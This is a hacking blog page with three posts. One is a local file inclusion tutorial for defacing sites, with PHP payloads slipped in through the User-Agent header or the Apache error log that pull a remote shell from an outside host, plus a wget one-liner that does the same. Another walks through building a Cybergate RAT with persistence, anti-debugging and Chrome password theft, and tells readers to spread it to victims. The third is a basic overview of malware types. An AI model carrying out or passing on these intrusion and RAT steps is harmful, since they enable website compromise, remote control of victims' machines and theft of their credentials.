Latest News

Showing posts with label Hijack. Show all posts

LFI- Defacing

[MethoD 1]

NOTE: You will need FireFox and its addon Tamper Data to do this method!

LFI or Local File Inclusion allows you to include a local file(which means, that the file is stored on the server) and run it in a webscript.
In this method we are going to upload a shell by accessing the proc/self/environ.

Now we have our page

http://www.target.com/index.php?include=register.php

And now we are going to do this:

http://www.target.com/index.php?include=../


If it gives you an error message, this is good. Best thing that can happen is, it says "No such file or directory". But anyways, now add this to your url:

http://www.target.com/index.php?include=../etc/passwd


And as long as there is no text other than an error message on the page, keep adding "../" to the URL, so it would be like:

http://www.target.com/index.php?include=.../passwd


And so on. Now let's say we got to this URL

http://www.target.com/index.php?include=.../passwd
And we see some huge shitty text we can not handle with. Now change the etc/passwd in the URL to proc/self/environ so it would look like this:

http://www.target.com/index.php?include=...environ


If you see some text, you did good, if you see an error message you did bad. Now this is the point where we use Tamper Data. Start you Tamper and reload the page, and for user agent you type in the following PHP script:

Code: 
<?php $file = fopen("shell.php","w+"); $stream = fopen ("http://www.website.com/yourshell.txt", "r"); while(!feof($stream)) {
$shell .=fgets($stream); } fwrite($file, $shell); fclose($file);?>


This will execute the PHP script on the site and create a shell.php on the server. Why? Because the user agent is being displayed on the webpage, and if you put in a webscript for that, it will execute it.

Now simply access your shell by going to

http://www.taget.com/shell.php


And troll the server.

[Now LFI method 2]

NOTE: This only works on apache servers!

Alright you get back to the point where we tried to access the etc/passwd. You will do the same method, but not with etc/passwd, you will try to get access to apache/logs/error.log

If you have a brain, you should know how to do that, since it's EXACTLY the same method as on etc/passwd (explained in LFI method 1).

Now when you have found the file, open up cmd and type in

telnet http://www.tagrget.com 80

When you are inside the telnet, you copy the following code(you use your own shell url ofc)

Code: 
<?php $file = fopen("shell.php","w+"); $stream = fopen ("http://www.website.com/yourshell.txt", "r"); while(!feof($stream)) {
$shell .=fgets($stream); } fwrite($file, $shell); fclose($file);?>


Paste it into the telnet window, and press enter once or maybe twice(until you get an error message).

Now refresh the page in the browser(error.log) once and there you go. The PHP script will be executed and your shell will get uploaded to the server. Access it by typing in the following into your browser:

http://www.taget.com/shell.php

Author: AHFCREW blog
Video tut for the Tamper Data method!

http://www.youtube.com/watch?v=-YRdqD8199s

Agent's script used in the video:
Code: 
<?system('wget http://www.website.com/yourshell.txt -o shell.php');>


Cybergate RAT Tutorial For Beginners

1) What is a R.A.T?
R.A.T is remote administration tool. In other words, if a RAT is set up correctly, then a person (hacker) would gain acces on victim's computer. That hacker can do any stuff in victim's pc.
For example: a)will be able to move his mouse and keyboards
b)will be able to see your victim by hacking his webcam and etc.

2) Which is the best RAT?
I dont use many RATs. The best that i ever used is Cybergate RAT

So now, lets get started.
First of all you guys download this:

Cybergate Download Link(click here to download)

this download link was not made by me.download and use it at your own risk
this application is called cybergate and it will used to create rat server.
this app might be detected as virus by some antivirus.but dont worry it is not backdoored.

download it and extract it to a folder.

==============================================================
Secondly set up the no-ip client

to do that you must go to :
NO-IP SITE(click here)

register there.

once you have logged in, you must "add a host"

Image has been scaled down 36% (758x329). Click this bar to view original image (1174x509). Click image to open in new window.

[Image: 1.jpg]


Now type in your name at hostname.and choose any domain. you dont have to follow the same name like in the picture below.
[Image: 2.jpg]


now you can see that you have successfully created a host.
now download the no-ip duc client that is available at that site.

Image has been scaled down 16% (758x273). Click this bar to view original image (902x324). Click image to open in new window.
[Image: 3.jpg]


click the windows version.

once done downloading, run the program. sign in using your no-ip username and password.
and press select host and you can see your host there. click at the box and press save .


===========================================================
now its time to set up your cybergate RAT seRVER
LETS CONTINUE

run the cybergate rat that you have extracted into a folder.
there will be agreement which you got to wait for a few seconds before agreeing.

next: Control center-->start



now a box would appear.you have type in 100 and press the go image button.
and type in the connection password as 123456
and click save

Image has been scaled down 26% (758x344). Click this bar to view original image (1012x458). Click image to open in new window.
[Image: 8.jpg]


now press: control center--->builder--->create server

Image has been scaled down 25% (758x345). Click this bar to view original image (1009x459). Click image to open in new window.
[Image: 9.jpg]


now a box would appear.
click new
press the name of the new user and ok

Image has been scaled down 25% (758x344). Click this bar to view original image (1009x457). Click image to open in new window.
[Image: 10.jpg]


now double click the new user.

Image has been scaled down 25% (758x342). Click this bar to view original image (1009x455). Click image to open in new window.
[Image: 11.jpg]

after that you will the connection tab.
view the picture for better understanding.

if you want to test the server on yourself or same lan networkk, then you have to edit the 127.0.0.1:999 to 127.0.0.1:100
if you want to test on others, then add:
yourhost.no-ip.info:100

Image has been scaled down 25% (758x346). Click this bar to view original image (1010x460). Click image to open in new window.
[Image: 12.jpg]

change the identification to cyber and password to 123456

Image has been scaled down 26% (758x344). Click this bar to view original image (1011x458). Click image to open in new window.
[Image: 13.jpg]



now press the installation tab and use the same setting as mine.
Install directory is the where the server installs
%System%
%Windows%
%Root%
%Program Files%
%Other%
it is more better to use "system"
Boot: this will be the startup option. check everything and press random 5 times so that the server will start everytime your victim start the computer
Directory is the place where the server will be situated
File Name will be the name of the server in the directory
change the creation date
persistence will inject the server into the victim,s pc until success
for inject into just use default browser
dont choose hide file because it will make your server detectable by all antivirus

Image has been scaled down 25% (758x345). Click this bar to view original image (1008x458). Click image to open in new window.
[Image: 14.jpg]


go to anti debug tab and check all

Image has been scaled down 25% (758x343). Click this bar to view original image (1010x456). Click image to open in new window.
[Image: 15.jpg]

and then go to create server tab
check use icon,delayed execution, and google chrome password
delayed execution will be the time taken for the server to inject into victim's pc .
google chrome password will help you to steal google chrome passwords.
a pop up will appear and just press ok

Image has been scaled down 25% (758x344). Click this bar to view original image (1008x457). Click image to open in new window.
[Image: 16.jpg]

now you have done setting up your server.
===================================================================
PortForwarding
Q: So, what is portforwarding?
A:Port forwarding allows remote computers, for example, computers on the Internet, to connect to a specific computer or service within a private local area network (LAN)
so lets start portforwarding.

remember that your the port that you have choosen is 100.
to make it easier.lets download the simpleportforward tool from this site:

SIMPLE PORT FORWARDING(click here)

from here pc wintech TuT starts ., all credits of port forwarding goes to Pc win tech.com
now, once it is downloaded,run the program.


1)firstly update your router list and set your router.

Image has been scaled down 38% (758x341). Click this bar to view original image (1216x547). Click image to open in new window.
[Image: 18.jpg]

and press the "choose which port you need to forward" by pressing the "do it now"
and press the "add custom"
type
name:anything
type: tcp/udp
start port:99
end port:100
and then press "add"

now click "update router"
[Image: 20.jpg]

when you have pressed update router, you can see the program accessing your router and editing whatever you have typed just now.

and now the last step, which is to check whether your port 100 is open or not.
but before that close your cybergate program.
and now do like in the below picture

Image has been scaled down 9% (758x551). Click this bar to view original image (829x602). Click image to open in new window.
[Image: 22.jpg]


if the portforwarding is failed, then you have to start from the beginning of portforwarding
======================================================================
now,you have done it.
what you have to do now is spread your server.
good luck

---------------------------------------------------------knox d3cryptor/Team 73cyf

Types of Computer VIRUS


What is a Computer Virus?
A potentially damaging computer programme capable of reproducing itself causing great harm to files or other programs without permission or knowledge of the user.

Virus - A program that when run, has the ability to self-replicate by infecting other programs and files on your computer. These programs can have many effects ranging from wiping your hard drive, displaying a joke in a small box, or doing nothing at all except to replicate itself. These types of infections tend to be localized to your computer and not have the ability to spread to another computer on their own. The word virus has incorrectly become a general term that encompasses Trojans, worms, and viruses.
Types of viruses:-
The different types of viruses are as follows-
1) Boot Sector Virus: - Boot sector viruses infect either the master boot record of the hard disk or the floppy drive. The boot record program responsible for the booting of operating system is replaced by the virus. The virus either copies the master boot program to another part of the hard disk or overwrites it. They infect a computer when it boots up or when it accesses the infected floppy disk in the floppy drive. i.e. Once a system is infected with a boot-sector virus, any non-write-protected disk accessed by this system will become infected.
Examples of boot- sector viruses are Michelangelo and Stoned.

2) File or Program Viruses :-Some files/programs, when executed, load the virus in the memory and perform predefined functions to infect the system. They infect program files with extensions like .EXE, .COM, .BIN, .DRV and .SYS .
Some common file viruses are Sunday, Cascade.

3) Multipartite Viruses:-A multipartite virus is a computer virus that infects multiple different target platforms, and remains recursively infective in each target. It attempts to attack both the boot sector and the executable, or programs, files at the same time. When the virus attaches to the boot sector, it will in turn affect the system’s files, and when the virus attaches to the files, it will in turn infect the boot sector.
This type of virus can re-infect a system over and over again if all parts of the virus are not eradicated.
Ghost ball was the first multipartite virus, discovered by Fridrik Skulason in October 1989.
Other examples are Invader, Flip, etc.

4) Stealth Viruses:-These viruses are stealthy in nature means it uses various methods for hiding themselves to avoid detection. They sometimes remove themselves from the memory temporarily to avoid detection by antivirus. They are somewhat difficult to detect. When an antivirus program tries to detect the virus, the stealth virus feeds the antivirus program a clean image of the file or boot sector.

5) Polymorphic Viruses:-
Polymorphic viruses have the ability to mutate implying that they change the viral code known as the signature each time they spread or infect. Thus an antivirus program which is scanning for specific virus codes unable to detect it's presence.

6) Macro Viruses: - A macro virus is a computer virus that "infects" a Microsoft Word or similar application and causes a sequence of actions to be performed automatically when the application is started or something else triggers it. Macro viruses tend to be surprising but relatively harmless. A macro virus is often spread as an e-mail virus. Well-known examples are Concept Virus and Melissa Worm.

If you use a computer, read the newspaper, or watch the news, you will know about computer viruses or other malware. These are those malicious programs that once they infect your machine will start causing havoc on your computer. What many people do not know is that there are many different types of infections that are categorized in the general category of Malware.

Malware - Malware is programming or files that are developed for the purpose of doing harm. Thus, malware includes computer viruses, worms, Trojan horses, spyware, hijackers, and certain type of adware.
This article will focus on those malware that are considered viruses, trojans, worms, and viruses, though this information can be used to remove the other types of malware as well. We will not go into specific details about any one particular infection, but rather provide a broad overview of how these infections can be removed. For the most part these instructions should allow you to remove a good deal of infections, but there are some that need special steps to be removed and these won't be covered under this tutorial.
Before we continue it is important to understand the generic malware terms that you will be reading about.

Backdoor- A program that allows a remote user to execute commands and tasks on your computer without your permission. These types of programs are typically used to launch attacks on other computers, distribute copyrighted software or media, or hack other computers.
Hijackers- A program that attempts to hijack certain Internet functions like redirecting your start page to the hijacker's own start page, redirecting search queries to a undesired search engine, or replace search results from popular search engines with their own information.

Spyware- A program that monitors your activity or information on your computer and sends that information to a remote computer without your Knowledge.

Adware- A program that generates popups on your computer or displays advertisements. It is important to note that not all adware programs are necessarily considered malware.
There are many legitimate programs that are given for free that display ads in their programs in order to generate revenue. As long as this information is provided up front then they are generally not considered malware.

Dialler - A program that typically dials a premium rate number that has per minute charges over and above the typical call charge. These calls are with the intent of gaining access to pornographic material.

Trojan- A program that has been designed to appear innocent but has been intentionally designed to cause some malicious activity or to provide a backdoor to your system.

Worm- A program that when run, has the ability to spread to other computers on its own using either mass-mailing techniques to email addresses found on your computer or by using the Internet to infect a remote computer using known security holes.


Contact Us

24x7 online , we happy to answer you
tamilcypc@gmail.com

Disclaimer

This Blog and its TUT's are intended for educational purposes only, no-one involved in the creation of this TuT may be held responsible for any illegal acts brought about by this Blog or TuT.


Featured Post

Custom Domains And HTTPS Redirection Code